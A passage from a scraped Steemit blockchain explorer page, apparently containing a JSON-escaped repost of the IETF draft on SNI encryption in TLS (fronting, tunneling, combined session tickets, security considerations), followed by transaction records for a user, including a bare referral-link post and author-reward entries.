multiplexed server or by the fronting service. Even if the\n client has some reasonable trust in these services, the possibility\n of MITM attack is troubling.\n\n The multiplexed server or the fronting services could be pressured by\n adversaries. By design, they could be forced to deny access to the\n protected service, or to divulge which client accessed it. But if\n MITM is possible, the adversaries would also be able to pressure them\n into intercepting or spoofing the communications between client and\n protected service.\n\n2.7. Fronting Server Spoofing\n\n Adversaries could mount an attack by spoofing the Fronting Service.\n A spoofed Fronting Service could act as a \"honeypot\" for users of\n hidden services. At a minimum, the fake server could record the IP\n addresses of these users. If the SNI encryption solution places too\n much trust on the fronting server, the fake server could also serve\n fake content of its own choosing, including various forms of malware.\n\n There are two main channels by which adversaries can conduct this\n attack. Adversaries can simply try to mislead users into believing\n that the honeypot is a valid Fronting Server, especially if that\n information is carried by word of mouth or in unprotected DNS\n records. Adversaries can also attempt to hijack the traffic to the\n regular Fronting Server, using for example spoofed DNS responses or\n spoofed IP level routing, combined with a spoofed certificate.\n\n2.8. Supporting multiple protocols\n\n The SNI encryption requirement do not stop with HTTP over TLS.\n Multiple other applications currently use TLS, including for example\n SMTP [RFC5246], DNS [RFC7858], or XMPP [RFC7590]. These applications\n too will benefit of SNI encryption. HTTP only methods like those\n described in Section 3.1 would not apply there. In fact, even for\n the HTTPS case, the HTTPS tunneling service described in Section 3.1\n is compatible with HTTP 1.0 and HTTP 1.1, but interacts awkwardly\n with the multiple streams feature of HTTP 2.0 [RFC7540]. This points\n to the need of an application agnostic solution, that would be\n implemented fully in the TLS layer.\n\nHuitema & Rescorla Expires September 2, 2018 [Page 6]\nInternet-Draft SNI Encryption in TLS March 2018\n\n2.8.1. Hiding the Application Layer Protocol Negotiation\n\n The Application Layer Protocol Negotiation (ALPN) parameters of TLS\n allow implementations to negotiate the application layer protocol\n used on a given connection. TLS provides the ALPN values in clear\n text during the initial handshake. While exposing the ALPN does not\n create the same privacy issues as exposing the SNI, there is still a\n risk. For example, some networks may attempt to block applications\n that they do not understand, or that they wish users would not use.\n\n In a sense, ALPN filtering could be very similar to the filtering of\n specific port numbers exposed in some network. This filtering by\n ports has given rise to evasion tactics in which various protocols\n are tunneled over HTTP in order to use open ports 80 or 443.\n Filtering by ALPN would probably beget the same responses, in which\n the applications just move over HTTP, and only the HTTP ALPN values\n are used. Applications would not need to do that if the ALPN was\n hidden in the same way as the SNI.\n\n It is thus desirable that SNI Encryption mechanisms be also able hide\n the ALPN.\n\n2.8.2. Support other transports than HTTP\n\n The TLS handshake is also used over other transports such as UDP with\n both DTLS [I-D.ietf-tls-dtls13] and QUIC [I-D.ietf-quic-tls]. The\n requirement to encrypt the SNI apply just as well for these\n transports as for TLS over TCP.\n\n This points to a requirement for SNI Encryption mechanisms to also be\n applicable to non-TCP transports such as DTLS or QUIC.\n\n2.9. Fail to fronting\n\n It is easy to imagine designs in which the client sends some client\n hello extension that points to a secret shared by client and hidden\n server. If that secret is incorporated into the handshake secret,\n the exchange will only succeeds if the connection truly ends at the\n hidden server. The exchange will fail if the extension is stripped\n by an MITM, and the exchange will also fail if an adversary replays\n the extension in a Client Hello.\n\n The problem with that approach is clear. Adversaries that replay the\n extension can test whether the client truly wanted to access the\n fronting server, or was simply using that fronting server as an\n access gateway to something else. The adversaries will not know what\n hidden service the client was trying to reach, but they can guess.\n\nHuitema & Rescorla Expires September 2, 2018 [Page 7]\nInternet-Draft SNI Encryption in TLS March 2018\n\n They can also start directly interrogate the user, or other\n unpleasant alternatives.\n\n When designing SNI encryption schemes, we have to take into account\n attacks that strip parameters from the Client Hello, or replay\n attacks. In both cases, the desired behavior is to fall back to a\n connection with the fronting server, so there is no visble difference\n between a regular connection to that server and an atempt to reach\n the hidden server.\n\n3. HTTP Co-Tenancy Fronting\n\n In the absence of TLS level SNI encryption, many sites rely on an\n \"HTTP Co-Tenancy\" solution. The TLS connection is established with\n the fronting server, and HTTP requests are then sent over that\n connection to the hidden service. For example, the TLS SNI could be\n set to \"fronting.example.com\", the fronting server, and HTTP requests\n sent over that connection could be directed to \"hidden.example.com/\n some-content\", accessing the hidden service. This solution works\n well in practice when the fronting server and the hidden server are\n 'co-tenant\" of the same multiplexed server.\n\n The HTTP fronting solution can be deployed without modification to\n the TLS protocol, and does not require using and specific version of\n TLS. There are however a few issues regarding discovery, client\n implementations, trust, and applicability:\n\n o The client has to discover that the hidden service can be accessed\n through the fronting server.\n\n o The client browser's has to be directed to access the hidden\n service through the fronting service.\n\n o Since the TLS connection is established with the fronting service,\n the client has no proof that the content does in fact come from\n the hidden service. The solution does thus not mitigate the\n context sharing issues described in Section 2.6.\n\n o Since this is an HTTP level solution, it would not protected non\n HTTP protocols such as DNS over TLS [RFC7858] or IMAP over TLS\n [RFC2595].\n\n The discovery issue is common to pretty much every SNI encryption\n solution, and is also discussed in Section 4.2.3 and Section 5.3.\n The browser issue may be solved by developing a browser extension\n that support HTTP Fronting, and manages the list of fronting services\n associated with the hidden services that the client uses. The multi-\n protocol issue can be mitigated by using implementation of other\n\nHuitema & Rescorla Expires September 2, 2018 [Page 8]\nInternet-Draft SNI Encryption in TLS March 2018\n\n applications over HTTP, such as for example DNS over HTTPS\n [I-D.hoffman-dns-over-https]. The trust issue, however, requires\n specific developments.\n\n3.1. HTTPS Tunnels\n\n The HTTP Fronting solution places a lot of trust in the Fronting\n Server. This required trust can be reduced by tunnelling HTTPS in\n HTTPS, which effectively treats the Fronting Server as an HTTP Proxy.\n In this solution, the client establishes a TLS connection to the\n Fronting Server, and then issues an HTTP Connect request to the\n Hidden Server. This will establish an end-to-end HTTPS over TLS\n connection between the client and the Hidden Server, mitigating the\n issues described in Section 2.6.\n\n The HTTPS in HTTPS solution requires double encryption of every\n packet. It also requires that the fronting server decrypts and relay\n messages to the hidden server. Both of these requirements make the\n implementation onerous.\n\n3.2. Delegation Token\n\n Clients would see their privacy compromised if they contacted the\n wrong fronting server to access the hidden service, since this wrong\n server could disclose their access to adversaries. This can possibly\n be mitigated by recording the relation between fronting server and\n hidden server in a Delegation Token.\n\n The delegation token would be a form of certificate, signed by the\n hidden service. It would have the following components:\n\n o The DNS name of the fronting service\n\n o TTL (i.e. expiration date)\n\n o An indication of the type of access that would be used, such as\n direct fronting in which the hidden content is directly served by\n the fronting server, or HTTPS in HTTPS, or one of the TLS level\n solutions discussed in Section 4 and Section 5\n\n o Triple authentication, to make the barrier to setting up a\n honeypot extremely high\n\n 1. Cert chain for hidden server certificate (e.g.,\n hidden.example.com) up to CA.\n\n 2. Certificate transparency proof of the hidden service\n certificate (hidden.example.com) from a popular log, with a\n\nHuitema & Rescorla Expires September 2, 2018 [Page 9]\nInternet-Draft SNI Encryption in TLS March 2018\n\n requirement that the browser checks the proof before\n connecting.\n\n 3. A TLSA record for hidden service domain name\n (hidden.example.com), with full DNSSEC chain (also mandatory\n to check)\n\n o Possibly, a list of valid addresses of the fronting service.\n\n o Some extension mechanism for other bits\n\n If N multiple domains on a CDN are acceptable fronts, then we may\n want some way to indicate this without publishing and maintaining N\n separate tokens.\n\n Delegation tokens could be published by the fronting server, in\n response for example to a specific query by a client. The client\n would then examine whether one of the Delegation Tokens matches the\n hidden service that it wants to access.\n\n QUESTION: Do we need a revocation mechanism? What if a fronting\n service obtains a delegation token, and then becomes untrustable for\n some other reason? Or is it sufficient to just use short TTL?\n\n4. SNI Encapsulation Specification\n\n We propose to provide SNI Privacy by using a form of TLS\n encapsulation. The big advantage of this design compared to previous\n attempts is that it requires effectively no changes to TLS 1.3. It\n only requires a way to signal to the Fronting Server server that the\n encrypted application data is actually a ClientHello which is\n intended for the hidden service. Once the tunneled session is\n established, encrypted packets will be forwarded to the Hidden\n Service without requiring encryption or decryption by the Fronting\n Service.\n\n4.1. Tunneling TLS in TLS\n\n The proposed design is to encapsulate a second Client Hello in the\n early data of a TLS connection to the Fronting Service. To the\n outside, it just appears that the client is resuming a session with\n the fronting service.\n\n Client Fronting Service Hidden Service\n ClientHello\n + early_data\n + key_share*\n + psk_key_exchange_modes\n\nHuitema & Rescorla Expires September 2, 2018 [Page 10]\nInternet-Draft SNI Encryption in TLS March 2018\n\n + pre_shared_key\n + SNI = fronting\n (\n //Application data\n ClientHello#2\n + KeyShare\n + signature_algorithms*\n + psk_key_exchange_modes*\n + pre_shared_key*\n + SNI = hidden\n )\n -------->\n ClientHello#2\n + KeyShare\n + signature_algorithms*\n + psk_key_exchange_modes*\n + pre_shared_key*\n + SNI = hidden ---->\n\n <Application Data*>\n <end_of_early_data> -------------------->\n ServerHello\n + pre_shared_key\n + key_share*\n {EncryptedExtensions}\n {CertificateRequest*}\n {Certificate*}\n {CertificateVerify*}\n {Finished}\n <--------------------\n {Certificate*}\n {CertificateVerify*}\n {Finished} ---------------------\n\n [Application Data] <-------------------> [Application Data]\n\n Key to brackets:\n\n * optional messages, not present in all scenarios\n () encrypted with Client->Fronting 0-RTT key\n <> encrypted with Client->Hidden 0-RTT key\n {} encrypted with Client->Hidden 1-RTT handshake\n [] encrypted with Client->Hidden 1-RTT key\n\n The way this works is that the Fronting Server decrypts the _data_ in\n the client's first flight, which is actually ClientHello#2 from the\n client, containing the true SNI and then passes it on to the Hidden\n\nHuitema & Rescorla Expires September 2, 2018 [Page 11]\nInternet-Draft SNI Encryption in TLS March 2018\n\n server. However, the Hidden Server responds with its own ServerHello\n which the Fronting Server just passes unchanged, because it's\n actually the response to ClientHello#2 rather than to ClientHello#1.\n As long as ClientHello#1 and ClientHello#2 are similar (e.g.,\n differing only in the client's actual share (though of course it must\n be in the same group)), SNI, and maybe EarlyDataIndication), then an\n attacker should not be able to distinguish these cases -- although\n there may be possible attacks through timing analysis, or by\n observing traffic between the Fronting Server and Hidden Server if\n they are not colocated.\n\n4.2. Tunneling design issues\n\n The big advantage of this design is that it requires effectively no\n changes to TLS. It only requires a way to signal to the Fronting\n Server that the encrypted application data is actually a ClientHello\n which is intended for the hidden service.\n\n The major disadvantage of this overall design strategy (however it's\n signaled) is that it's somewhat harder to implement in the co-\n tenanted cases than the simple schemes that carry the \"real SNI\" in\n an encrypted parameter of the Client Hello. That means that it's\n somewhat less likely that servers will implement it \"by default\" and\n more likely that they will have to take explicit effort to allow\n Encrypted SNI. Conversely, however, these schemes (aside from a\n server with a single wildcard or multi-SAN cert) involve more changes\n to TLS to deal with issues like \"what is the server cert that is\n digested into the keys\", and that requires more analysis, so there is\n an advantage to deferring that. If we have EncryptedExtensions in\n the client's first flight it would be possible to define a \"Real SNI\"\n extension later if/when we had clearer analysis for that case.\n\n Notes on several obvious technical issues:\n\n 1. How does the Fronting Server distinguish this case from where the\n initial flight is actual application data? See Section 4.2.1 for\n some thoughts on this.\n\n 2. Can we make this work with 0-RTT data from the client to the\n Hidden server? The answer is probably yes, as discussed in\n Section 4.2.2.\n\n 3. What happens if the Fronting Server doesn't gateway, e.g.,\n because it has forgotten the ServerConfiguration? In that case,\n the client gets a handshake with the Fronting Server, which it\n will have to determine via trial decryption. At this point the\n Fronting Server supplies a ServerConfiguration and the client can\n reconnect as above.\n\nHuitema & Rescorla Expires September 2, 2018 [Page 12]\nInternet-Draft SNI Encryption in TLS March 2018\n\n 4. What happens if the client does 0-RTT inside 0-RTT (as in #2\n above) and the Hidden server doesn't recognize the\n ServerConfiguration in ClientHello#2? In this case, the client\n gets a 0-RTT rejection and it needs to do trial decryption to\n know whether the rejection was from the Fronting Server or the\n Hidden server.\n\n 5. What happens if the Fronting Server is under a DOS attack, and\n chooses to refuse all 0-RTT data?\n\n The client part of that logic, including the handling of question #3\n above, is discussed in Section 4.2.3.\n\n4.2.1. Fronting Server logic\n\n The big advantage of this design is that it requires effectively no\n changes to TLS. It only requires a way to signal to the Fronting\n Server that the encrypted application data is actually a ClientHello\n which is intended for the hidden service. The two most obvious\n designs are:\n\n o Have an EncryptedExtension which indicates that the inner data is\n tunnelled.\n\n o Have a \"tunnelled\" TLS content type.\n\n EncryptedExtensions would be the most natural, but they were removed\n from the ClientHello during the TLS standardization. In Section 4.1\n we assume that the second ClientHello is just transmitted as 0-RTT\n data, and that the servers use some form of pattern matching to\n differentiate between this second ClientHello and other application\n messages.\n\n4.2.2. Early data\n\n In the proposed design, the second ClientHello is sent to the\n Fronting Server as early data, encrypted with Client->Fronting 0-RTT\n key. If the Client follows the second ClientHello with 0-RTT data,\n that data could in theory be sent in two ways:\n\n 1. The client could use double encryption. The data is first\n encrypted with the Client->Hidden 0-RTT key, then wrapped and\n encrypted with the Client->Fronting 0-RTT key. The Fronting\n server would decrypt, unwrap and relay.\n\n 2. The client could just encrypt the data with the Client->Hidden\n 0-RTT key, and ask the server to blindly relay it.\n\nHuitema & Rescorla Expires September 2, 2018 [Page 13]\nInternet-Draft SNI Encryption in TLS March 2018\n\n Each of these ways has its issues. The double encryption scenario\n would require two end of early data messages, one double encrypted\n and relayed by the Fronting Server to the Hidden Server, and another\n sent from Client to Fronting Server, to delimit the end of the double\n encrypted stream, and also to ensure that the stream of messages is\n not distinguishable from simply sending 0-RTT data to the Fronting\n server. The blind relaying is simpler, and is the scenario described\n in the diagram of Section 4.1. In that scenario, the Fronting server\n switches to relaying mode immediately after unwrapping and forwarding\n the second ClientHello. However, the blind relaying requires the\n ClientHello to be isolated to a single record.\n\n4.2.3. Client requirements\n\n In order to use the tunneling service, the client needs to identify\n the Fronting Service willing to tunnel to the Hidden Service. We can\n assume that the client will learn the identity of suitable Fronting\n Services from the Hidden Service itself.\n\n In order to tunnel the second ClientHello as 0-RTT data, the client\n needs to have a shared secret with the Fronting Service. To avoid\n the trap of \"well known shared secrets\" described in Section 2.2,\n this should be a pair wise secret. The most practical solution is to\n use a session resumption ticket. This requires that prior to the\n tunneling attempt, the client establishes regular connections with\n the fronting service and obtains one or several session resumption\n tickets.\n\n5. SNI encryption with combined tickets\n\n EDITOR'S NOTE: This section is an alternative design to Section 4.\n As the draft progresses, only one of the alternatives will be\n selected, and the text corresponding to the other alternative will be\n deleted.\n\n We propose to provide SNI Privacy by relying solely on \"combined\n tickets\". The big advantage of this design compared to previous\n attempts is that it requires only minimal changes to implementations\n of TLS 1.3. These changes are confined to the handling of the\n combined ticket by Fronting and Hidden service, and to the signaling\n of the Fronting SNI to the client by the Hidden service.\n\n5.1. Session resumption with combined tickets\n\n In this example, the client obtains a combined session resumption\n ticket during a previous connection to the hidden service, and has\n learned the SNI of the fronting service. The session resumption will\n happen as follows:\n\nHuitema & Rescorla Expires September 2, 2018 [Page 14]\nInternet-Draft SNI Encryption in TLS March 2018\n\n Client Fronting Service Hidden Service\n ClientHello\n + early_data\n + key_share*\n + psk_key_exchange_modes\n + pre_shared_key\n + SNI = fronting\n -------->\n // Decode the ticket\n // Forwards to hidden\n ClientHello ------->\n\n (Application Data*) ---------------------->\n ServerHello\n + pre_shared_key\n + key_share*\n {EncryptedExtensions}\n + early_data*\n {Finished}\n <---------------------- [Application Data]\n (EndOfEarlyData)\n {Finished} ---------------------->\n\n [Application Data] <---------------------> [Application Data]\n\n + Indicates noteworthy extensions sent in the\n previously noted message.\n * Indicates optional or situation-dependent\n messages/extensions that are not always sent.\n () encrypted with Client->Hidden 0-RTT key\n {} encrypted with Client->Hidden 1-RTT handshake\n [] encrypted with Client->Hidden 1-RTT key\n\n The Fronting server that receives the Client Hello will find the\n combined ticket in the pre_shared_key extensions, just as it would in\n a regular session resumption attempt. When parsing the ticket, the\n Fronting server will discover that the session really is meant to be\n resumed with the Hidden server. It will arrange for all the\n connection data to be forwarded to the Hidden server, including\n forwarding a copy of the initial Client Hello.\n\n The Hidden server will receive the Client Hello. It will obtain the\n identity of the Fronting service from the SNI parameter. It will\n then parse the session resumption ticket, and proceed with the\n resumption of the session.\n\n In this design, the Client Hello message is relayed unchanged from\n Fronting server to hidden server. This ensures that code changes are\n\nHuitema & Rescorla Expires September 2, 2018 [Page 15]\nInternet-Draft SNI Encryption in TLS March 2018\n\n confined to the interpretation of the message parameters. The\n construction of handshake contexts is left unchanged.\n\n5.2. New Combined Session Ticket\n\n In normal TLS 1.3 operations, the server can send New Session Ticket\n messages at any time after the receiving the Client Finished message.\n The ticket structure is defined in TLS 1.3 as:\n\n struct {\n uint32 ticket_lifetime;\n uint32 ticket_age_add;\n opaque ticket_nonce<1..255>;\n opaque ticket<1..2^16-1>;\n Extension extensions<0..2^16-2>;\n } NewSessionTicket;\n\n When SNI encryption is enabled, tickets will carry a \"Fronting SNI\"\n extension, and the ticket value itself will be negotiated between\n Fronting Service and Hidden Service, as in:\n\n Client Fronting Service Hidden Service\n\n <======= <Ticket Request>\n Combined Ticket =======>\n [New Session Ticket\n <------------------------ + SNI Extension]\n\n <==> sent on connection between Hidden and Fronting service\n <> encrypted with Fronting<->Hidden key\n [] encrypted with Client->Hidden 1-RTT key\n\n In theory, the actual format of the ticket could be set by mutual\n agreement between Fronting Service and Hidden Service. In practice,\n it is probably better to provide guidance, as the ticket must meet\n three requirements:\n\n o The Fronting Server must understand enough of the combined ticket\n to relay the connection towards the Hidden Server;\n\n o The Hidden Server must understand enough of the combined ticket to\n resume the session with the client;\n\n o Third parties must not be able to deduce the name of the Hidden\n Service from the value of the ticket.\n\n There are three plausible designs, a stateful design, a shared key\n design, and a\n\nHuitema & Rescorla Expires September 2, 2018 [Page 16]\nInternet-Draft SNI Encryption in TLS March 2018\n\n In the stateful design, the ticket are just random numbers that the\n Fronting server associates with the Hidden server, and the Hidden\n server associates with the session context. The shared key design\n would work as follow:\n\n o the hidden server and the fronting server share a symmetric key\n K_sni.\n\n o the \"clear text\" ticket includes a nonce, the ordinary ticket used\n for session resumption by the hidden service, and the id of the\n Hidden service for the Fronting Service.\n\n o the ticket will be encrypted with AEAD, using the nonce as an IV.\n\n o When the client reconnects to the fronting server, it decrypts the\n ticket using K_sni and if it succeeds, then it just forwards the\n Client Hello to the hidden server indicated in id-hidden-service\n (which of course has to know to ignore SNI). Otherwise, it\n terminates the connection itself with its own SNI.\n\n The hidden server can just refresh the ticket any time it pleases, as\n usual.\n\n This design allows the Hidden Service to hide behind many Fronting\n Services, each using a different key. The Client Hello received by\n the Hidden Server carries the SNI of the Fronting Service, which the\n Hidden Server can use to select the appropriate K_sni.\n\n In the public key design, the Hidden Server encrypts the tickets with\n a public key of the Fronting Server. The ticket itself would be\n similar to what is used in the shared key design. The compute cost\n for a single decryption may be higher, but the Fronting Server would\n not need to blindly try multiple decryption keys associated with\n multiple Hidden Servers. The Hidden Server would not be able to\n decrypt the ession Tickets, which means that it would have to rely on\n some kind of stateful storage.\n\n5.3. First session\n\n The previous sections present how sessions can be resumed with the\n combined ticket. Clients have that have never contacted the Hidden\n Server will need to obtain a first ticket during a first session.\n The most plausible option is to have the client directly connect to\n the Hidden Service, and then ask for a combined ticket. The obvious\n issue is that the SNI will not be encrypted for this first\n connection, which exposes the client to surveillance and censorship.\n\nHuitema & Rescorla Expires September 2, 2018 [Page 17]\nInternet-Draft SNI Encryption in TLS March 2018\n\n The client may also learn about the relation between Fronting Service\n and Hidden Service through an out of band channel, such as DNS\n service, or word of mouth. However, it is difficult to establish a\n combined ticket completely out of band, since the ticket must be\n associated to two shared secrets, one understood by the Fronting\n service and the other shared with the Hidden service to ensure\n protection against replay attacks.\n\n An alternative may be to use the TLS-in-TLS service described in\n Section 4.1 for the first contact. There will be some overhead due\n to tunnelling, but as we discussed in Section 4.2.3 the tunneling\n solution allows for safe first contact. Yet another way would be to\n use the HTTPS in HTTPS tunneling described in Section 3.1.\n\n6. Security Considerations\n\n The encapsulation protocol proposed in this draft mitigates the known\n attacks listed in Section 2. For example, the encapsulation design\n uses pairwise security contexts, and is not dependent on the widely\n shared secrets described in Section 2.2. The design also does not\n rely on additional public key operations by the multiplexed server or\n by the fronting server, and thus does not open the attack surface for\n denial of service discussed in Section 2.3. The session keys are\n negotiated end to end between the client and the protected service,\n as required in Section 2.6.\n\n The combined ticket solution also mitigates the known attacks. The\n design also uses pairwise security contexts, and is not dependent on\n the widely shared secrets described in Section 2.2. The design also\n does not rely on additional public key operations by the multiplexed\n server or by the fronting server, and thus does not open the attack\n surface for denial of service discussed in Section 2.3. The session\n keys are negotiated end to end between the client and the protected\n service, as required in Section 2.6.\n\n However, in some cases, proper mitigation depends on careful\n implementation.\n\n6.1. Replay attacks and side channels\n\n Both solutions mitigate the replay attacks described in Section 2.1\n because adversaries cannot decrypt the replies intended for the\n client. However, the connection from the fronting service to the\n hidden service can be observed through side channels.\n\n To give an obvious example, suppose that the fronting service merely\n relays the data by establishing a TCP connection to the hidden\n service. An adversary capable of observing all network traffic at\n\nHuitema & Rescorla Expires September 2, 2018 [Page 18]\nInternet-Draft SNI Encryption in TLS March 2018\n\n the fronting server can associate the arrival of an encrypted message\n to the fronting service and the TCP handshake between the fronting\n server and the hidden service, and deduce which hidden service the\n user accessed.\n\n The mitigation of this attack relies on proper implementation of the\n fronting service. This may require cooperation from the multiplexed\n server.\n\n6.2. Sticking out\n\n The TLS encapsulation protocol mostly fulfills the requirements to\n \"not stick out\" expressed in Section 2.4. The initial messages will\n be sent as 0-RTT data, and will be encrypted using the 0-RTT key\n negotiated with the fronting service. Adversaries cannot tell\n whether the client is using TLS encapsulation or some other 0-RTT\n service. However, this is only true if the fronting service\n regularly uses 0-RTT data.\n\n The combined token solution almost perfectly fulfills the\n requirements to \"not stick out\" expressed in Section 2.4, as the\n observable flow of message is almost exactly the same as a regular\n TLS connection. However, adversaries could observe the values of the\n PSK Identifier that contains the combined ticket. The proposed\n ticket structure is designed to thwart analysis of the ticket, but if\n implementations are not careful the size of the combined ticket can\n be used as a side channel allowing adversaries to distinguish between\n different Hidden Services located behind the same Fronting Service.\n\n6.3. Forward Secrecy\n\n In the TLS encapsulation protocol, the encapsulated Client Hello is\n encrypted using the session resumption key. If this key is revealed,\n the Client Hello data will also be revealed. The mitigation there is\n to not use the same session resumption key multiple time.\n\n The most common implementations of TLS tickets have the server using\n Session Ticket Encryption Keys (STEKs) to create an encrypted copy of\n the session parameters which is then stored by the client. When the\n client resumes, it supplies this encrypted copy, the server decrypts\n it, and has the parameters it needs to resume. The server need only\n remember the STEK. If a STEK is disclosed to an adversary, then all\n of the data encrypted by sessions protected by the STEK may be\n decrypted by an adversary.\n\n To mitigate this attack, server implementations of the combined\n ticket protocol SHOULD use stateful tickets instead of STEK protected\n TLS tickets. If they do rely on STEK protected tickets, they MUST\n\nHuitema & Rescorla Expires September 2, 2018 [Page 19]\nInternet-Draft SNI Encryption in TLS March 2018\n\n ensure that the K_sni keys used to encrypt these tickets are rotated\n frequently.\n\n7. IANA Considerations\n\n Do we need to register an extension point? Or is it just OK to use\n early data?\n\n8. Acknowledgements\n\n A large part of this draft originates in discussion of SNI encryption\n on the TLS WG mailing list, including comments after the tunneling\n approach was first proposed in a message to that list:\n <https://mailarchive.ietf.org/arch/msg/tls/\n tXvdcqnogZgqmdfCugrV8M90Ftw>.\n\n During the discussion of SNI Encryption in Yokohama, Deb Cooley\n argued that rather than messing with TLS to allow SNI encryption, we\n should just tunnel TLS in TLS. A number of people objected to this\n on the grounds of the performance cost for the Fronting Server\n because it has to encrypt and decrypt everything.\n\n After the meeting, Martin Thomson suggested a modification to the\n tunnelling proposal that removes this cost. The key observation is\n that if we think of the 0-RTT flight as a separate message attached\n to the handshake, then we can tunnel a second first flight in it.\n\n The combined ticket approach was first proposed by Cedric Fournet and\n Antoine Delignaut-Lavaud.\n\n The delegation token design comes from many people, including Ben\n Schwartz, Brian Sniffen and Rich Salz.\n\n Thanks to Daniel Kahn Gillmor for a pretty detailed review of the\n initial draft.\n\n9. References\n\n9.1. Normative References\n\n [I-D.ietf-quic-tls]\n Thomson, M. and S. Turner, \"Using Transport Layer Security\n (TLS) to Secure QUIC\", draft-ietf-quic-tls-09 (work in\n progress), January 2018.\n\nHuitema & Rescorla Expires September 2, 2018 [Page 20]\nInternet-Draft SNI Encryption in TLS March 2018\n\n [I-D.ietf-tls-dtls13]\n Rescorla, E., Tschofenig, H., and N. Modadugu, \"The\n Datagram Transport Layer Security (DTLS) Protocol Version\n 1.3\", draft-ietf-tls-dtls13-22 (work in progress),\n November 2017.\n\n [I-D.ietf-tls-tls13]\n Rescorla, E., \"The Transport Layer Security (TLS) Protocol\n Version 1.3\", draft-ietf-tls-tls13-24 (work in progress),\n February 2018.\n\n [RFC2119] Bradner, S., \"Key words for use in RFCs to Indicate\n Requirement Levels\", BCP 14, RFC 2119,\n DOI 10.17487/RFC2119, March 1997,\n <https://www.rfc-editor.org/info/rfc2119>.\n\n9.2. Informative References\n\n [I-D.hoffman-dns-over-https]\n Hoffman, P. and P. McManus, \"DNS Queries over HTTPS\",\n draft-hoffman-dns-over-https-01 (work in progress), June\n 2017.\n\n [RFC2595] Newman, C., \"Using TLS with IMAP, POP3 and ACAP\",\n RFC 2595, DOI 10.17487/RFC2595, June 1999,\n <https://www.rfc-editor.org/info/rfc2595>.\n\n [RFC5246] Dierks, T. and E. Rescorla, \"The Transport Layer Security\n (TLS) Protocol Version 1.2\", RFC 5246,\n DOI 10.17487/RFC5246, August 2008,\n <https://www.rfc-editor.org/info/rfc5246>.\n\n [RFC7540] Belshe, M., Peon, R., and M. Thomson, Ed., \"Hypertext\n Transfer Protocol Version 2 (HTTP/2)\", RFC 7540,\n DOI 10.17487/RFC7540, May 2015,\n <https://www.rfc-editor.org/info/rfc7540>.\n\n [RFC7590] Saint-Andre, P. and T. Alkemade, \"Use of Transport Layer\n Security (TLS) in the Extensible Messaging and Presence\n Protocol (XMPP)\", RFC 7590, DOI 10.17487/RFC7590, June\n 2015, <https://www.rfc-editor.org/info/rfc7590>.\n\n [RFC7858] Hu, Z., Zhu, L., Heidemann, J., Mankin, A., Wessels, D.,\n and P. Hoffman, \"Specification for DNS over Transport\n Layer Security (TLS)\", RFC 7858, DOI 10.17487/RFC7858, May\n 2016, <https://www.rfc-editor.org/info/rfc7858>.",
"json_metadata": "{\"tags\":[\"privacy\",\"encryption\"],\"links\":[\"https://datatracker.ietf.org/drafts/current/\",\"https://trustee.ietf.org/license-info\",\"https://mailarchive.ietf.org/arch/msg/tls/\",\"https://www.rfc-editor.org/info/rfc2119\",\"https://www.rfc-editor.org/info/rfc2595\",\"https://www.rfc-editor.org/info/rfc5246\",\"https://www.rfc-editor.org/info/rfc7540\",\"https://www.rfc-editor.org/info/rfc7590\",\"https://www.rfc-editor.org/info/rfc7858\"],\"app\":\"steemit/0.1\",\"format\":\"markdown\"}",
"parent_author": "",
"parent_permlink": "privacy",
"permlink": "sni-encryption-in-tls-through-tunneling",
"title": "SNI Encryption in TLS Through Tunneling"
}
],
"op_in_trx": 0,
"timestamp": "2018-05-02T19:32:54",
"trx_id": "008148fb1bab17022f7198532b51ff2fd981da6e",
"trx_in_block": 0,
"virtual_op": 0
}forteanpublished a new post: free-bitcoin-mining2018/05/02 17:20:48
forteanpublished a new post: free-bitcoin-mining
2018/05/02 17:20:48
| author | fortean |
| body | https://getcryptotab.com/991719 |
| json metadata | {"tags":["bitcoin"],"links":["https://getcryptotab.com/991719"],"app":"steemit/0.1","format":"markdown"} |
| parent author | |
| parent permlink | bitcoin |
| permlink | free-bitcoin-mining |
| title | Free Bitcoin Mining |
| Transaction Info | Block #22083199/Trx 0934cc09286e3a011144cf258e0627d078582b4f |
View Raw JSON Data
{
  "block": 22083199,
  "op": [
    "comment",
    {
      "author": "fortean",
      "body": "https://getcryptotab.com/991719",
      "json_metadata": "{\"tags\":[\"bitcoin\"],\"links\":[\"https://getcryptotab.com/991719\"],\"app\":\"steemit/0.1\",\"format\":\"markdown\"}",
      "parent_author": "",
      "parent_permlink": "bitcoin",
      "permlink": "free-bitcoin-mining",
      "title": "Free Bitcoin Mining"
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2018-05-02T17:20:48",
  "trx_id": "0934cc09286e3a011144cf258e0627d078582b4f",
  "trx_in_block": 22,
  "virtual_op": 0
}forteanreceived 0.020 SBD, 0.008 SP author reward for @fortean / how-to-get-iphone-x-like-gestures-on-any-android-smartphone-right-now2018/05/01 15:35:48
forteanreceived 0.020 SBD, 0.008 SP author reward for @fortean / how-to-get-iphone-x-like-gestures-on-any-android-smartphone-right-now
2018/05/01 15:35:48
| author | fortean |
| permlink | how-to-get-iphone-x-like-gestures-on-any-android-smartphone-right-now |
| sbd payout | 0.020 SBD |
| steem payout | 0.000 STEEM |
| vesting payout | 12.218753 VESTS |
| Transaction Info | Block #22052304/Virtual Operation #7 |
View Raw JSON Data
{
  "block": 22052304,
  "op": [
    "author_reward",
    {
      "author": "fortean",
      "permlink": "how-to-get-iphone-x-like-gestures-on-any-android-smartphone-right-now",
      "sbd_payout": "0.020 SBD",
      "steem_payout": "0.000 STEEM",
      "vesting_payout": "12.218753 VESTS"
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2018-05-01T15:35:48",
  "trx_id": "0000000000000000000000000000000000000000",
  "trx_in_block": 4294967295,
  "virtual_op": 7
}forteanreceived 0.020 SBD, 0.008 SP author reward for @fortean / how-to-fix-your-iphone-s-slowdown-with-ios-11-3-s-battery-health-feature2018/05/01 15:25:15
forteanreceived 0.020 SBD, 0.008 SP author reward for @fortean / how-to-fix-your-iphone-s-slowdown-with-ios-11-3-s-battery-health-feature
2018/05/01 15:25:15
| author | fortean |
| permlink | how-to-fix-your-iphone-s-slowdown-with-ios-11-3-s-battery-health-feature |
| sbd payout | 0.020 SBD |
| steem payout | 0.000 STEEM |
| vesting payout | 12.218758 VESTS |
| Transaction Info | Block #22052093/Virtual Operation #9 |
View Raw JSON Data
{
  "block": 22052093,
  "op": [
    "author_reward",
    {
      "author": "fortean",
      "permlink": "how-to-fix-your-iphone-s-slowdown-with-ios-11-3-s-battery-health-feature",
      "sbd_payout": "0.020 SBD",
      "steem_payout": "0.000 STEEM",
